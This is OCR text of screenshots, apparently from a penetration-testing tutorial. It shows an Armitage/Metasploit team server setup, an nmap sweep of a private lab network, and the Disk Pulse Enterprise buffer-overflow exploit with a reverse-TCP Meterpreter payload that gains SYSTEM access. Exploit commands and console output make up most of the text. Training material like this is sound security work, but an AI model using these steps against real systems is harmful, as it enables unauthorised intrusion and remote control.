

C:\Users\mm\Desktop\abb497bd93aff9fa3379b2aaf73fc9c7-hfs2.3_288
Name
Size
Modified
Mode
%TEMP%
2016-06-20 10:32:56 +0530
40777/rwxrwxrwx
ecqxi
2016-06-19 20:34:34 +0530
40777/rwxrwxrwx
hfs.exe
742kb
2014-02-17 02:28:52 +0530
100777/rwxrwxrwx
Upload...
Make Directory
List Drives
Refresh


```
root@kali:~# teamserver 192.168.10.107 Hackers
[*] Generating X509 certificate and keystore (for SSL)
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2018-05-14 23:02:33 +0530...
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[*] Use the following connection details to connect your clients:
        Host: 192.168.10.107
        Port: 55553
        User: msf
        Pass: Hackers

[*] Fingerprint (check for this string when you connect):
        8dea1a62d14235ced143a9d66dd9b70022e77330
[+] I'm ready to accept you or other clients for who they are
```






Verify Fingerprint
The team server's fingerprint is:
8dea1a62d14235ced143a9d66dd9b70022e77330
Does this match the fingerprint shown
when the team server started?
No
Yes



Input
What is your nickname?
Nipun
Cancel
OK



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Event Log X
05/14 23:04:45 *** Nipun joined
Nipun>



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Event Log X
05/14 23:04:45 *** Nipun joined
05/14 23:05:32 <Nipun > helo
05/14 23:05:43 <Nipun > Hello, I am Here
05/14 23:06:16 *** Kislay joined
05/14 23:06:34 <Kislay > Hi I am Here
Kislay>
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Event Log X
05/14 23:04:45 *** Nipun joined
05/14 23:05:32 <Nipun > helo
05/14 23:05:43 <Nipun > Hello, I am Here
05/14 23:06:16 *** Kislay joined
05/14 23:06:34 <Kislay > Hi I am Here
Nipun>



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.1
192.168.10.102
Event Log X
05/14 23:04:45 *** Nipun joined
05/14 23:05:32 <Nipun > helo
05/14 23:05:43 <Nipun > Hello, I am Here
05/14 23:06:16 *** Kislay joined
05/14 23:06:34 <Kislay > Hi I am Here
05/14 23:07:27 * Nipun started a scan: nmap --min-hostgroup 96 -T4 -n -F
192.168.10.0/24
Kislay>
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.1
192.168.10.102
Event Log X
nmap X
[*] Nmap: 23/tcp open telnet
[*] Nmap: 80/tcp open http
[*] Nmap: 139/tcp open netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: 1900/tcp open upnp
[*] Nmap: MAC Address: E8:DE:27:B6:BE:0A (Tp-link Technologies)
[*] Nmap: Nmap scan report for 192.168.10.102
[*] Nmap: Host is up (-0.044s latency).
[*] Nmap: Not shown: 97 filtered ports
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 135/tcp open msrpc
[*] Nmap: 139/tcp open netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: MAC Address: B0:10:41:C8:46:DF (Hon Hai Precision Ind.)
[*] Nmap: Nmap scan report for 192.168.10.105
[*] Nmap: Host is up (0.00028s latency).
[*] Nmap: All 100 scanned ports on 192.168.10.105 are closed
[*] Nmap: MAC Address: 00:0C:29:C0:34:BA (VMware)
[*] Nmap: Nmap scan report for 192.168.10.107
[*] Nmap: Host is up (0.0000050s latency).
[*] Nmap: All 100 scanned ports on 192.168.10.107 are closed
[*] Nmap: Nmap done: 256 IP addresses (4 hosts up) scanned in 9.86 seconds
msf >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.106
192.168.10.1
NT AUTHORITY\SYSTEM @ WIN-6FO9IRT3265
192.168.10.102
Event Log X
Console X
Meterpreter 1 X
05/14 23:04:45 *** Nipun joined
05/14 23:05:32 <Nipun > helo
05/14 23:05:43 <Nipun > Hello, I am Here
05/14 23:06:16 *** Kislay joined
05/14 23:06:34 <Kislay > Hi I am Here
05/14 23:07:27 * Nipun started a scan: nmap --min-hostgroup 96 -T4 -n -F
192.168.10.0/24
05/14 23:29:24 * Nipun added 1 host
05/14 23:29:31 * Nipun launched msf scans at: 192.168.10.106
05/14 23:30:09 * Nipun launched msf scans at: 192.168.10.106
05/14 23:31:50 * Nipun exploit windows/http/disk_pulse_enterprise_bof @
192.168.10.106
05/14 23:32:51 * Nipun exploit windows/http/disk_pulse_enterprise_bof @
192.168.10.106
05/14 23:32:54 [*] Meterpreter session 1 opened (192.168.10.107:29243 ->
192.168.10.106:56582) at 2018-05-14 23:32:53 +0530
05/14 23:33:25 <Kislay > sessions
Kislay>
Armitage - windows/http/disk_pulse_enterprise_bof
Armitage View Hosts Attacks Workspaces Help
exploit
windows
http
disk_pulse_enterprise_bof
disk_pulse_enterprise_get
diskboss_get_bof
disksavvy_get_bof
disksorter_bof
disk
Event Log X
nmap X
Scan X
Scan X
exploit X
exploit X
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(disk_pulse_enterprise_bof) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(disk_pulse_enterprise_bof) > set LPORT 29243
LPORT => 29243
msf exploit(disk_pulse_enterprise_bof) > set RPORT 80
RPORT => 80
msf exploit(disk_pulse_enterprise_bof) > set SSL false
SSL => false
msf exploit(disk_pulse_enterprise_bof) > set RHOST 192.168.10.106
RHOST => 192.168.10.106
msf exploit(disk_pulse_enterprise_bof) > exploit -j
[*] Exploit running as background job 5.
[*] Started reverse TCP handler on 192.168.10.107:29243
[*] Generating exploit...
[*] Total exploit size: 21383
[*] Triggering the exploit now...
[*] Please be patient, the egghunter may take a while...
[*] Sending stage (179267 bytes) to 192.168.10.106
[*] Meterpreter session 1 opened (192.168.10.107:29243 -> 192.168.10.106:56582) at
2018-05-14 23:32:55 +0530
msf exploit(disk_pulse_enterprise_bof) >



Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.10.106
192.168.10.1
NT AUTHORITY\SYSTEM @ WIN-6FO9IRT3265
192.168.10.102
Event Log X
Console X
Meterpreter 1 X
meterpreter > sysinfo
Computer : WIN-6FO9IRT3265
OS : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 4
Meterpreter : x86/windows
meterpreter >
Armitage - windows/http/disk_pulse_enterprise_bof
Armitage View Hosts Attacks Workspaces Help
exploit
windows
http
disk_pulse_enterprise_bof
disk_pulse_enterprise_get
diskboss_get_bof
disksavvy_get_bof
disksorter_bof
disk
Event Log X
nmap X
Scan X
Scan X
exploit X
exploit X
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(disk_pulse_enterprise_bof) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(disk_pulse_enterprise_bof) > set LPORT 29243
LPORT => 29243
msf exploit(disk_pulse_enterprise_bof) > set RPORT 80
RPORT => 80
msf exploit(disk_pulse_enterprise_bof) > set SSL false
SSL => false
msf exploit(disk_pulse_enterprise_bof) > set RHOST 192.168.10.106
RHOST => 192.168.10.106
msf exploit(disk_pulse_enterprise_bof) > exploit -j
[*] Exploit running as background job 5.
[*] Started reverse TCP handler on 192.168.10.107:29243
[*] Generating exploit...
[*] Total exploit size: 21383
[*] Triggering the exploit now...
[*] Please be patient, the egghunter may take a while...
[*] Sending stage (179267 bytes) to 192.168.10.106
[*] Meterpreter session 1 opened (192.168.10.107:29243 -> 192.168.10.106:56582) at 2018-05-14 23:32:55 +0530
msf exploit(disk_pulse_enterprise_bof) >


Console X
Workspaces X
Scripts X
name
flags
Load
Unload
Console
Scripts


Open
Look In:
cortana
8081.cna
File Name:
8081.cna
Files of Type:
All Files
Open
Cancel



Console X
Workspaces X
Scripts X
name
flags
/root/Desktop/cortana/8081.cna
Load
Unload
Console
Scripts

